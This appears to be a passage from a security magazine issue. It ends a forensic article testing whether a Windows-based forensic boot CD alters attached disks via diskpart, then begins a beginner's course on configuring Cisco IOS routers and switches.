I recognized three changes. The first two were in the MBR and partition-table of the disk (between the offsets 0x0400 and 0xA310). A rather big modification of several kilobytes was found in a formerly unallocated area. Further examination revealed that these alteration originates from the metadata folder `$RmMetadata` under `$Extend`.

```
Administrator: X:\windows\system32\cmd.exe - diskpart
X:\windows\system32>diskpart
Microsoft DiskPart Version, 6.0.6000
Copyright (C) 1999-2007 Microsoft Corporation.
Auf Computer: MINIMI-5U1M9UE

DISKPART> list disk

 Datentr. ### Status Größe Frei Dyn GPT

 0 Online 8 GB 9 MB

DISKPART> select disk 0
Datenträger 0 ist jetzt der gewählte Datenträger.

DISKPART> online
Das Bündel des ausgewählten Datenträgers wurde erfolgreich online geschaltet.

DISKPART> attributes disk clear readonly
Microsoft DiskPart Version, 6.0.6000
VOLUME - ändert Volumeattribute.

DISKPART> list volume

 Volume ### Bst Bezeichnung DS Typ Größe Status Info

 Volume 0 D CD_ROM CDFS CD Partition 209 MB Fehlerfrei
 Volume 1

DISKPART> select volume 1
Volume 1 ist jetzt das gewählte Volume.

DISKPART> attributes volume clear readonly
Die Volumeattribute wurden erfolgreich gelöscht.

DISKPART> assign letter=e
Der Laufwerkbuchstabe oder der Bereitstellungspunkt wurde zugewiesen.

DISKPART>
```

Figure 13. Diskpart in action




Figure 14. Hash-values of the NTFS-drive before mounting with diskpart




Figure 15. Hash-values of the NTFS-drive after mounting with diskpart

Two new subfolders \$Txf and \$TxfLog have been created beneath two new metadata-files \$Repair and \$Repair:\$config. These files respectively folders are only to be found under the NTFS-version used by Vista (and newer), the so-called *Transactional NTFS*. Undoubtedly these files must have been added by the Windows FE after mounting the drive and setting it to Read/Write-mode.

## Summary

According to my test I would state:

- Windows FE will never alter hard drives automatically regardless with which filesystem they are formatted to,
- Changes on hard drives can only occur if the respective disk has a Windows-compatible MBR and Partition Table (either FAT or NTFS) and if it was mounted manually in Read/Write-mode with the help of *diskpart*.

During my tests I was not able to reproduce the automatic writing of Windows FE as it was mentioned by Troy Larson and others.

There were no changes neither on the NTFS-drive, the empty drive or the ext2-formatted drive. Mounting non-Windows formatted drives was not possible with *diskpart*, hence it could not perform any write-operations on the disks.

Based on my tests I can not tell under what special circumstances Larson, DC1743 and others made their observations.

Anyway the most important point is, Windows FE/*diskpart* will not alter any disk by itself. You only have to use *diskpart* to mount the target drive. All available tools for forensic imaging can happily work with *physical drives* as their source drives.

By comparing the checksums of the backup files we also have checked the proper function of the imaging software!

The result is that we successfully built a Windows based Forensic Environment and checked its suitability for forensic usage.

In any case the user should always perform these tests for his self-produced CD. The proper function must be tested and should be documented. Think of a small typing error, some type of change in the programs or other factors that might result to a CD that does not work as expected! I already recognized some minor differences between the various revisions of AIK.

The user is responsible and has to take care. Additionally, the tests are also useful to train the usage of the CD and to develop a routine.

As a last word I will add that this Boot CD is definitely not the ultimate solution. I am sure it has its hassles and will hardly compete with the highly elaborated Linux-based CDs. Nevertheless I think that it is worth a look and I am sure that it can be a solution for some special cases.

### Marc Remmert

The author is a certified Computer Forensic Examiner. He is also interested in IT security problems and Linux/UNIX operating systems. He started using computers in the late 1980s. Most of his spare time is dedicated to his family. But if he finds some extra time he fiddles with his slowly growing collection of elderly computer systems. You can contact him by email [m.remmert@arcordc.de](mailto:m.remmert@arcordc.de).



GRZEGORZ GALEZOWSKI

# Cisco network device configuration course

Difficulty



The information in this coursebook is useful to anyone interested in acquiring basic knowledge of Cisco network device configuration

A computer network is a set of devices and connections between them, built to allow users to communicate. In this scheme, the users send and receive data, while the network devices are responsible for their correct transfer. This functionality is performed by dedicated specialistic devices, which are divided and named according to their functions and capabilities. All network devices, infrastructure elements and network protocols were systematized using a certain model. In this model (OSI/ISO) the area of computer network functioning is divided into 7 layers. Each layer fulfills a certain functionality (see box) and is handled by a network device or software. Network hardware comprises mostly specialized computer devices, designed to efficiently fulfill the required functionality. Thus, these devices include such elements as processors, memories (volatile and non-volatile) and input/output interfaces. Cisco is a worldwide leader in designing and selling network devices. Its devices are the basis for many professional network installations and are used in large numbers by ISP companies.

## Cisco IOS

An inherent part of any computer is the operating system and utility software. Network devices also require functionality which in a typical computer is performed by the operating system. Such software, along with a set of dedicated

applications to handle data transmission, was developed by Cisco for its devices. It is called IOS (*Internetwork Operating System*). In the past, not all Cisco devices were equipped with this system. Nowadays, however, it is the most frequently sold operating system for this manufacturer's network devices.

Communication between the administrator and the network device is carried out using the configuration interface. There are many fulfillment methods for this interface and not all of them are compatible with each other. A special program called *command interpreter* was developed for IOS. It is responsible for accepting configuration commands. The Cisco IOS command interpreter is also called *Exec* (or *Exec interpreter*). Communication with the user is performed in text mode (although it is possible to manage IOS configuration using a web browser; however, this method is not popular among administrators).

In order to configure a network device (router, switch, firewall), you must learn a set of appropriate commands and the method for their entering or editing. Once ready, the configuration should be archived, so it can be quickly restored in case of device replacement or failure.

## IOS configuration modes

IOS commands have different functions – some are used to change device configuration, some enable the verification of device operation, its

### WHAT YOU WILL LEARN

the fundamentals of computer networks

how to configure Cisco network devices

how to use basic Cisco IOS commands

### WHAT YOU SHOULD KNOW

the basics of the MS Windows operating system

mechanisms and active protocols, while others allow you to run diagnostic tests or manage configuration, software updates, etc. Command interpreter offers several modes with a defined set of commands. Thanks to these modes, the configuration procedures are systematized, and more importantly, it is possible to control access permissions (changing the mode may require user authentication/ authorization). IOS operating modes:

- *User mode* – enables commands which give access to basic information on device operation and allows basic tests only. This mode is also known as *unprivileged mode*. Access to this mode can be password protected (passwords must be provided when logging in to the device). Commands in this mode do not allow any modifications.
- *Privileged mode* – an enhanced user mode, provides more commands which allow you to view all device settings and modify device operation (for example restarting, removing configuration, erasing acquired statistics etc.). The jargon name for this mode is *enable mode* (named after a command which switches to this mode). This mode can be password protected.
- *Configuration mode* – provides a set of commands for creating the required configuration of a given network device. None of its commands are available in privileged mode, and vice versa. This mode is divided into several sub-modes related to the configuration of particular elements and capabilities of a network device,

such as communication interfaces and sub-interfaces, routing protocols, asynchronous lines, etc. Their names refer to the purpose of a given sub-mode (e.g. *interface configuration mode*). *Global configuration mode* is also available – its commands concern the entire device. One command can have different effects in various configuration sub-modes. Access to this mode cannot be protected with an additional password.

In each of the above-mentioned modes commands have a specific format. A command comprises its name, followed by a variable list of its arguments. The list of arguments depends on a given command and is not always required (for example, the device-restarting command *reload* does not require arguments). Command arguments include keywords, such as the argument *show clock* or values like IP address in the command *network 10.0.0.0*.

Since command results depend on the mode used to enter them, all commands in this course book will include the full identification of the mode in which a given command should be executed. See box: *Prompt in IOS*.

## Using the question mark (?) to get help

The table below illustrates how the quotation mark can be used to determine the command and all of its parameters.

- `Router#?` – displays all commands available in current command mode

- `Router#c?` – displays all available commands starting with the letter `c`
- `Router#c1?` – displays all available commands starting with the letters `c1`
- `Router#clock`
- `% Incomplete Command` – a message informing that additional parameters must be entered
- `Router#clock ?` – displays all available arguments of the command `clock` (the list includes the argument set for setting current time)
- `Router#clock set 12:10:20 25 April 2009` – pressing `[Enter]` sets new device time

If the list of available arguments for a given command includes the element `<cr>`, it is possible to execute the command without providing additional arguments. `% Incomplete Command` means that the command was not entered correctly. In such cases the character is often used to indicate the first place where the interpreter could not identify the command or one of its arguments.

## Startup configuration mode

Startup configuration mode is launched automatically after IOS initialization, if there is no `startup` configuration stored on the device (see Listing 1).

Startup configuration mode enables the setup of basic device parameters. Configuration is carried out by answering a set of questions asked in this mode. The configurator provides default settings in square brackets. If a given default answer is appropriate, press `[Enter]` to accept it.

Pressing the keyboard shortcut `[CTRL+C]` at any time ends the

## Prompt in IOS

- `Router>` user mode
- `Router#` privileged mode
- `Router(config)#` global configuration mode
- `Router(config-if)#` interface configuration mode
- `Router(config-subif)#` sub-interface configuration mode
- `Router(config-line)#` asynchronous line configuration mode
- `Router(config-router)#` routing protocol configuration mode.

The term `Router` comes from default device name (other names include `Switch`, `Asa` etc.) and can be changed (using the command: `Router(config)# hostname <name>`).

# BASICS

configuration process and switches to user mode (prompt: `Router>`) without changing default configuration.

You cannot configure all mechanisms of a given device in startup configuration mode. Only basic configuration is generated to begin device setup – it is a starting point for further device configuration.

You can launch startup configuration mode from privileged mode using the command `Router# setup`.

## Navigating through command modes

- `enable` – the command `Router> enable` switches to privileged mode. It is entered in user mode. Once the command is entered, IOS may prompt for a password.
- `disable` – the command `Router# disable` switches from privileged mode to user mode (opposite to the command `Router> enable`).
- `logout` – the command `Router# logout` (also `Router# exit`) logs you out of the device (closes command interpreter). If remote connection is used (via the SSH or Telnet protocol), the connection with the device is terminated as well.
- `configure` – the command `Router# configure` enables the input of

configuration commands. This command requires an argument which specifies the source of commands. If you enter commands using a keyboard, the valid command format is `Router# configure terminal`, which switches to global configuration mode.

· `exit` and `end` – the command `Router(config-if)# exit` closes a given configuration sub-mode and switches to global configuration mode. The commands `Router(config)# end` and `Router(config)# exit` close configuration mode and switch to privileged mode.

The commands which switch to configuration sub-modes depend on the sub-mode type. And so, the command for interface configuration sub-mode is `Router(config)# interface Ethernet 0`, while the command for routing protocol configuration sub-mode is `Router(config)# router rip`. Other commands for particular configuration sub-mode types will be described later.

## Cisco IOS keyboard shortcuts

Cisco IOS offers several keyboard shortcuts which may facilitate the command-editing process:

- `[CTRL]+[A]` – moves the cursor to the beginning of the line

- `[ESC]+[B]` – moves the cursor backwards by one word
- `[CTRL]+[B]` (or left arrow) – moves the cursor backwards by one character
- `[CTRL]+[E]` – moves the cursor to the end of the line
- `[CTRL]+[F]` (or right arrow) – moves the cursor forward by one character
- `[ESC]+[F]` – moves the cursor forward by one word
- `[CTRL]+[Z]` – (in configuration mode) returns to privileged mode (exits configuration mode)

Note:

- `$` – indicates that command line was wrapped left or right
- `Router# terminal no editing` – disables the above-mentioned keyboard shortcuts
- `Router# terminal editing` – restores enhanced editing mode (enables keyboard shortcuts) – this setting is default

## Commands and keyboard shortcuts related to command history

- `[CTRL]+[P]` (or up arrow) – restores commands from command history buffer, starting with the last command entered

## Additional commands

- `Router(config)# no router rip` – disables RIP routing process
- `Router(config-router)# no network a.b.c.d` – disables advertising of information on directly connected network a.b.c.d via RIP
- `Router(config-router)# passive-interface serial 0/0` – prevents RIP updates from being sent via the serial 0/0 interface. However, information on the network connected to this interface will still be advertised. This command is usually used for end networks without any more routers.
- `Router(config)# version 2` – enables the second version of RIP routing
- `Router(config-router)# neighbor a.b.c.d` – defines a specific neighbor to exchange information with. In this case, instead of sending messages to the broadcast or multicast address, RIP sends them to this specific address.
- `Router(config-router)# no ip split-horizon` – disables split horizon mechanism (enabled by default)
- `Router(config-router)# ip split-horizon` – enables split horizon mechanism
- `Router(config-router)# timers basic 30 90 180 270 360` – modifies RIP timer values:
  - 30 = update timer (in seconds)
  - 90 = invalid timer (in seconds)
  - 180 = holddown timer (in seconds)
  - 270 = flush timer (in seconds)
  - 360 = sleep timer (in milliseconds)
- `Router(config-router)# maximum-paths x` – specifies the maximum number of paths used during load balancing (4 = default, 6 = maximum)
- `Router(config-router)# default-information originate` – enables advertising of default route via RIP (a given router advertises default route over the network)



- [CTRL]+[N] (or down arrow) – displays recently entered commands in command history buffer using the same sequence as [CTRL]+[P]
- Router# terminal history size <number> – sets the number of commands in the buffer stored by IOS (default is 10, maximum is 256)
- Router# no terminal history size – restores default buffer setting value (10 commands)
- Router# show history – displays all commands in command history buffer

## Remember:

- the command Router# history size has the same effect as Router# terminal history size

• be careful when changing command buffer size, as it increases router memory load

## Other basic IOS commands

- Router# show version – displays information on current IOS version, among others
- Router# show flash – displays information on Flash memory (used to store the device operating system)
- Router# show clock – displays current device time
- Router# show running-config – generates running configuration. It is a list of (configuration mode) commands used to toggle the state between default configuration and currently running device configuration.

This sequence of commands can be stored in non-volatile device memory and used during startup.

- Router# show startup-config – displays startup configuration
- Router# copy running-config startup-config – copies running configuration to startup configuration file. As a result, current state will be restored after the device is restarted.
- Router# reload – device restart. If device configuration has changed since the last start up, IOS will display a prompt about saving running configuration.
- Router# erase startup-config – removes device startup configuration (once the device is restarted, startup configuration mode will be launched automatically).

### Listing 1. startup configuration mode

```
System Bootstrap, Version 12.1(3r)T2, RELEASE SOFTWARE (fc1)
Copyright (c) 2000 by cisco Systems, Inc.
cisco 2621 (MPC860) processor (revision 0x200) with 60416K/5120K bytes of memory

Self decompressing the image :
[OK]

Restricted Rights Legend

Use, duplication, or disclosure by the Government is
subject to restrictions as set forth in subparagraph
(c) of the Commercial Computer Software - Restricted
Rights clause at FAR sec. 52.227-19 and subparagraph
(c) (1) (ii) of the Rights in Technical Data and Computer
Software clause at DFARS sec. 252.227-7013.

cisco Systems, Inc.
170 West Tasman Drive
San Jose, California 95134-1706

Cisco Internetwork Operating System Software
IOS (tm) C2600 Software (C2600-I-M), Version 12.2(28), RELEASE SOFTWARE (fc5)
Technical Support: http://www.cisco.com/techsupport
Copyright (c) 1986-2005 by cisco Systems, Inc.

Compiled Wed 27-Apr-04 19:01 by miwang

cisco 2621 (MPC860) processor (revision 0x200) with 60416K/5120K bytes of memory

Processor board ID JAD05190MTZ (4292891495)
M860 processor: part number 0, mask 49
Bridging software.
X.25 software, Version 3.0.0.
2 FastEthernet/IEEE 802.3 interface(s)
32K bytes of non-volatile configuration memory.
16384K bytes of processor board System flash (Read/Write)

--- System Configuration Dialog ---
Continue with configuration dialog? [yes/no]:
```

# BASICS

## Network device configuration

The following sections/sub-chapters describe configuration commands for any network device running under IOS. Although the prompt displays the name Router, these commands can also be used for Switch devices. Basic configuration usually involves the following steps:

- Configuration related to device identification, e.g. configuring names, MOTD banner, etc.
- Configuration related to the restriction of device access by setting up passwords.
- Configuration of communication interface parameters.
- Configuration related to IP handling, e.g. configuring host tables, domain names, DNS servers, etc.
- Configuration testing, saving and archiving.

Most parameters described in these sections can also be configured using startup configuration mode (`Router# setup`).

### Device name configuration

```
Router(config)# hostname <name>
```

– replace `name` with the name assigned to a given device

### MOTD banner configuration

The MOTD (*Message Of The Day*) device welcome screen will be displayed on router console every time command interpreter is launched, as well as on the screen of virtual terminal, which you can use to log in to the device remotely. Device welcome screen is created in configuration mode using the command `Router(config)# banner motd <delimiting character>`.

The delimiting character is any ASCII character which is used to inform command interpreter that the welcome text message is now complete. It must delimit the MOTD message and it can be any character, as long as it does not occur within the message. Recommended delimiting characters include: #, @, \$.

```
Router(config)#banner motd #
Enter the message you want to define
here. You can use more than one line!
#
```

The delimiting character in this example is #.

### Password configuration

There are no passwords in default IOS configuration – you are not required to enter one, when launching the interpreter or switching between modes. IOS supports several password types, i.e. *enable password* (verified when you enter privileged mode), *console password* (verified when you access command interpreter using console port) and *vtty passwords* (verified when you use remote access via the Telnet or SSH protocol).

The key password is *enable password*; that is why, it is possible to configure two methods for storing it. They differ in the strength of encryption algorithm used for encrypting the password stored within configuration.

- `Router(config)# enable password <password>` – sets a password for privileged mode
- `Router(config)# enable secret <password>` – sets *enable secret* password to `password`

- `Router(config)# line con 0`  
– switches to *console* configuration mode
- `Router (config-line)# password <password>` – sets console line password to `password`
- `Router(config-line)# login`  
– enables password verification at log-in
- `Router(config)# line vty 0 4`  
– switches to *vtty* line configuration mode (for all 5 vty lines numbered 0 to 4)
- `Router(config-line)# password <password>` – sets *vtty* password to `password`
- `Router(config-line)# login`  
– enables password verification at log-in
- `Router(config)# line aux 0`  
– switches to auxiliary line mode
- `Router(config-line)# password <password>` – sets auxiliary line mode password to `password`
- `Router(config-line)# login` – enables AUX line password verification at log-in

Remember that *enable secret* password is encrypted (by default), while *enable password* is not encrypted. You should never configure the password using the command *enable password*. It is much safer to use the command *enable secret* instead.

### Password encryption

- `Router(config)# service password-encryption` – enables weak password encryption
- `Router(config)# enable password <password>` – sets *enable password* to `password`

## Verifying configuration

- `Router# show interfaces` – displays statistics for all interfaces
- `Router# show interface serial 0` – displays statistics for a specific interface (the `Serial 0` interface in this case)
- `Router# show ip interface brief` – displays a list of all interfaces, their state and assigned IP address
- `Router# show controllers serial 0` – displays device parameters and interface statistics
- `Router#show hosts` – displays a buffer with dynamic mappings of host names onto IP addresses
- `Router#show users` – displays all users currently logged in to the device
- `Router#show arp` – displays the ARP table
- `Router#show protocols` – displays the state of configured dynamic routing protocols
- `Router# ping <ip-address>` – tests connection with a given IP address
- `Router# traceroute <ip-address>` – displays route (list of router addresses) between a given device and the device with the specified IP address

- Router(config-line)# password <password> – same as above
- Router(config)# no service password-encryption – disables password encryption (passwords already set will not be decrypted)

## Time setting and time zone configuration

```
Router# clock set 12:34:56 25 April 2009 – sets current time.
Router(config)# clock timezone UTC 0 – sets local time zone.
```

Time is used for tagging event messages stored in device memory. That is why, its correct configuration is important.

## Assigning names to IP addresses

```
Router(config)#ip host krakow 10.10.10.1 – assigns host name to IP address. Once assigned, a host name can be used instead of IP address when establishing Telnet/SSH sessions (e.g. Router# telnet krakow) or during tests with the command ping (e.g. Router# ping krakow).
```

## Command: no ip domain-lookup

Router(config)#no ip domain-lookup – disables DNS lookup concerning IP addresses for names entered as command arguments. Since by default the device interprets an unknown command as a domain name and attempts to map it onto an IP address through DNS lookup, you should sometimes use the above command – it will reduce the time needed to analyze an invalid command.

## Command: logging synchronous

- Router(config)# line console 0

- Router(config-line)# logging synchronous

By default, information (event) messages are sent to the console in asynchronous mode. This means that when you enter commands, the command line and the diagnostic message on the screen may become mixed. If you enter the command logging synchronous, the command line will be rewritten to a new line after each diagnostic message.

## Command: exec-timeout

- Router(config)#line console 0
- Router(config-line)#exec-timeout <minutes> <seconds> – Sets timeout for logging the console user out automatically. The value 0 0 (0 minutes, 0 seconds) means that the console will never log the user out.

This command can be used in learning mode – the console will never log out. However, in real-life applications, such setting may be a serious security threat (it increases the risk of session being taken over by unauthorized users).

## Ethernet interface configuration

Ethernet interfaces (*Ethernet*, *FastEthernet* and *Gigabit Ethernet*) enable router connection to a local area network. The number of LAN interfaces required in a router depends on the number of LAN networks in a given location (each network is usually connected to a different port, whose number in one device is limited).

Each router interface should be configured in a separate IP (sub)network. The easiest way to assign IP addresses to LAN interfaces is to assign the first

interface an IP address within the range of the network to which the interface is connected.

- Router(config)# interface fastEthernet 0/0 – switches to interface configuration mode and selects the FastEthernet 0/0 interface
- Router(config-if)# ip address 192.168.0.1 255.255.255.0 – assigns address and network mask to a given interface
- Router(config-if)# no shutdown – enables interface (all router interfaces are disabled by default)

## Serial interface configuration

Serial communication is often used in wide area networks, as it enables data transfer over large distances. Connecting a router to a WAN link requires serial port configuration. You must set various parameters for this port, including encapsulation, clock rate and IP parameters (addressing).

Serial interface encapsulation is a method for encapsulating IP packets to enable their correct transfer using serial communication. There are many types of encapsulation, including: HDLC, SLIP, PPP, FrameRelay, and X.25. They differ in frame structure and the availability of additional mechanisms, such as minimum bandwidth guarantee, etc. The default encapsulation setting for serial links is HDLC.

The WAN encapsulation type specified for a given serial interface can be checked using the command Router# show interface serial <number>. In order to view the Serial 0 interface configuration, enter the command Router# show interface serial 0. The WAN interface configuration uses the same commands

### Listing 2. Static routing configuration

```
Router0>
Router0> enable
Router0# configure terminal
Router0 (config)# ip route 180.10.30.0 255.255.255.0 180.10.20.2 – sets static route with the use of next hop router
Router0 (config)# ip route 180.10.40.0 255.255.255.0 180.10.20.2
Router0 (config)# ip route 180.10.50.0 255.255.255.0 180.10.20.2
Router0 (config)# exit
```

# BASICS

as the LAN interface configuration (except clock rate). To configure the Serial 0 interface on the router, enter the commands described below. Serial interface configuration:

- Router# configure terminal  
– switches to global configuration mode
- Router(config)#interface serial 0/0 – switches to the Serial 0/0 interface mode; depending on the model, some routers also use interfaces with one-digit numbering (e.g. serial 0) or three-digit numbering (e.g. serial 0/1/0). To list all interfaces of a given device, enter the command Router# show ip interfaces brief.
- Router(config-if)# ip address 192.168.1.1 255.255.255.0 – assigns address and subnet mask to a given interface
- Router(config-if)#clock rate 56000 – sets clock rate for synchronous serial communication

(in other words, it is the bandwidth in bits per second). The type of cable connected to a given interface determines whether serial interface configuration requires the command `clock rate` or not. The command is required, if the cable uses a DCE pin. To view the available bandwidth range, enter `?` as an argument of the command `clock rate`. Clock rate must be set for all serial links between routers.

- Router(config-if)#no shutdown  
– enables interface
- To exit configuration mode, press the keyboard shortcut `[Ctrl]+[Z]`.

## Viewing and saving configuration

- Router# copy running-config startup-config – saves running configuration in non-volatile memory
- Router# copy running-config tftp – saves running configuration on a remote TFTP server. This is

a recommended method for archiving device configuration.

- Router# show running-config – displays running device configuration

## Removing configuration

- Router#erase startup-config – removes startup configuration file from non-volatile memory. It is required, when you want to configure the device starting with default settings only. Once you remove configuration, restart the device using, for example, the command Router# reload.

## Basic router configuration

Figure 1. Network topology for the first example

### Router R0

- Router> enable – switches to privileged mode
- Router# clock set 12:00:00 1 April 2009 – sets local time on the router

### Listing 3. Dynamic routing configuration

```
Router R2

R2> enable

R2# configure terminal
R2(config)# no ip route 172.16.30.0 255.255.255.0 172.16.20.2 - removes static route
R2(config)# no ip route 172.16.40.0 255.255.255.0 172.16.20.2
R2(config)# router rip or R2(config)#router igrp 10
R2(config-router)# network 172.16.0.0 - advertises information on the specified directly connected network
R2(config-router)# end - exits configuration mode

Router R3

R3> enable
R3# configure terminal
R3(config)# no ip route 172.16.10.0 255.255.255.0 s0/1 - removes static route
R3(config)# no ip route 172.16.50.0 255.255.255.0 s0/0
R3(config)# router igrp 10 - enables IGRP routing process
R3(config-router)# network 172.16.0.0 - advertises information on the specified directly connected network
[CTRL+Z] - exits configuration mode

Router R4

R4> enable
R4# configure terminal
R4(config)# no ip route 0.0.0.0 0.0.0.0 serial 0/1 - removes default static route
R4(config)# router igrp10 - enables IGRP routing process
R4(config-router)# network 172.16.0.0 - advertises information on the specified directly connected network
[CTRL+Z] - exits configuration mode
```

- Router# config terminal - switches to global configuration mode
- Router(config)# hostname R0 - sets router name to R0
- R0(config)# no ip domain-lookup - disables DNS lookup
- R0(config)# banner motd # This is an example of Router R0 configuration # - creates the MOTD banner
- R0(config)# clock timezone UTC 0 - sets time zone to Poland
- R0(config)# enable secret gsg - sets enable secret password to gsg
- R0(config)# service password-encryption - enables weak password encryption
- R0(config)# line console 0 - switches to console configuration mode
- R0(config-line)# logging synchronous - prevents diagnostic messages from interfering with commands
- R0(config-line)# password gsg - sets console password to gsg
- R0(config-line)# login - forces password verification at log-in
- R0(config-line)# line vty 0 4 - switches to VTY line configuration mode (line 0 to 4)
- R0(config-line)# login - enables password verification at remote router log-in
- R0(config-line)# line aux 0 - switches to auxiliary line configuration mode
- R0(config-line)# password gsg - sets AUX line password to gsg
- R0(config-line)# login - enables password verification at log-in
- R0(config-line)# exit - returns to global configuration mode
- R0(config)# interface fa 0/0 - switches to interface configuration mode for FastEthernet 0/0
- R0(config-if)# ip address 180.10.10.1 255.255.255.0 - assigns IP address and network mask to a given interface
- R0(config-if)# no shutdown - enables interface
- R0(config-if)# exit - switches to global configuration mode
- R0(config)# ip host Lublin 180.16.20.2 - sets local name for the host whose address is 180.16.20.2
- R0(config)# exit - returns to privileged mode
- R0# copy running-config startup-config - saves running configuration in non-volatile memory

## CDP protocol

All network devices running under IOS implement *Cisco Discovery Protocol* (CDP). This protocol was developed by Cisco to enable the detection and identification of the company's network devices. The CDP

### Listing 4. 2900 switch configuration example

```
Switch> enable - switches to privileged mode
Switch# configure terminal - switches to global configuration mode
Switch(config)# no ip domain-lookup - disables DNS lookup (otherwise, typos in commands entered could slow down operation)
Switch(config)# hostname 2900 - sets host name
2900(config)# enable secret gsg - sets encrypted secret password to gsg
2900(config)# line console 0 - switches to console line mode
2900(config-line)# logging synchronous - moves commands to a new line, if diagnostic messages appear
2900(config-line)# login - requires the user to log in to the console before using it
2900(config-line)# password gsg - sets password to gsg
2900(config-line)# exec-timeout 0 0 - prevents the console from logging out automatically
2900(config-line)# exit - returns to global configuration mode
2900(config)# line aux 0 - switches to auxiliary line mode
2900(config-line)# login - requires the user to log in to the auxiliary port
2900(config-line)# password gsg - sets password to gsg
2900(config-line)# exit - returns to global configuration mode
2900(config)# line vty 0 15 - switches to configuration mode for all 16 vty ports simultaneously
2900(config-line)# login - requires the user to log in to the vty ports
2900(config-line)# password gsg - sets password to gsg
2900(config-line)# exit - returns to global configuration mode
2900(config)# ip default-gateway 192.168.1.1 - sets default gateway
2900(config)# interface vlan 1 - switches to VLAN 1 virtual interface
2900(config-if)# ip address 192.168.1.2 255.255.255.0 - sets switch IP address
2900(config-if)# no shutdown - enables virtual interface
2900(config-if)# interface fastEthernet 0/1 - switches to interface configuration mode for FastEthernet 0/1
2900 (config-if)# interface fastEthernet 0/4 - switches to interface configuration mode for FastEthernet 0/4
2900 (config-if)# port security - enables port security
2900 (config-if)# port security max-count 1 - makes only one MAC address available in MAC table
2900 (config-if)# port security action shutdown - disables the port, when more than one MAC address is provided
2900 (config-if)# interface fastEthernet 0/8 - switches to interface configuration mode for FastEthernet 0/8
2900 (config-if)# description link to workstation b - sets interface description
2900 (config-if)# port security - enables port security
2900 (config-if)# port security max-count 1 - makes only one MAC address available for a given port in MAC table
2900 (config-if)# port security action shutdown - disables the port, when more than one MAC address is provided
2900 (config-if)# exit

2900# copy running-config startup-config - saves configuration in NVRAM memory
```

# BASICS

messages are not transferred by Cisco network devices, so only directly connected devices can be identified.

CDP involves periodic broadcasting of device-describing information for all interfaces with CDP enabled. CDP information is advertised every 60 seconds by default.

Devices store acquired information in a CDP table. Information is stored in the table for a definite time, known as holdtime, which specifies how soon after last update the information on a given device will be removed (default is 180 seconds).

CDP is enabled on all interfaces by default. This protocol may cause a security threat, when CDP information is sent via interfaces connected to untrusted network devices (CDP advertises IOS version number, among others). CDP configuration and verification:

- Router# show cdp - displays general information on CDP configuration
- Router# show cdp neighbors - displays a list of neighboring devices and labels of interfaces between them
- Router# show cdp neighbors detail - displays detailed information (e.g. IOS version) on neighboring devices
- Router# show cdp entry <name> - displays additional information on the device named name
- Router# show cdp entry \* - displays detailed information on all detected devices
- Router# show cdp interface - displays information on interfaces with CDP enabled
- Router# show cdp interface <interface> - displays information on CDP configuration for a specific interface
- Router# show cdp traffic - displays information on traffic generated by CDP
- Router(config)# cdp holdtime <time> - sets time for storing information acquired using CDP
- Router(config)# cdp timer <time> - changes the frequency of sending CDP advertisements
- Router(config)# cdp run - enables CDP globally (default command)
- Router(config)# no cdp run - disables CDP globally

- Router(config-if)# cdp enable - enables CDP on a given interface (default command)
- Router(config-if)# no cdp enable - disables CDP on a given interface
- Router# clear cdp counters - resets CDP traffic counters
- Router# clear cdp table - removes acquired information from the CDP table
- Router# debug cdp adjacency - monitors information on neighbors advertised using CDP
- Router# debug cdp events - monitors all CDP-related events
- Router# debug cdp ip - monitors CDP-related events specific for IP
- Router# debug cdp packets - analyzes information sent in CDP packets

## Routing and routing protocols

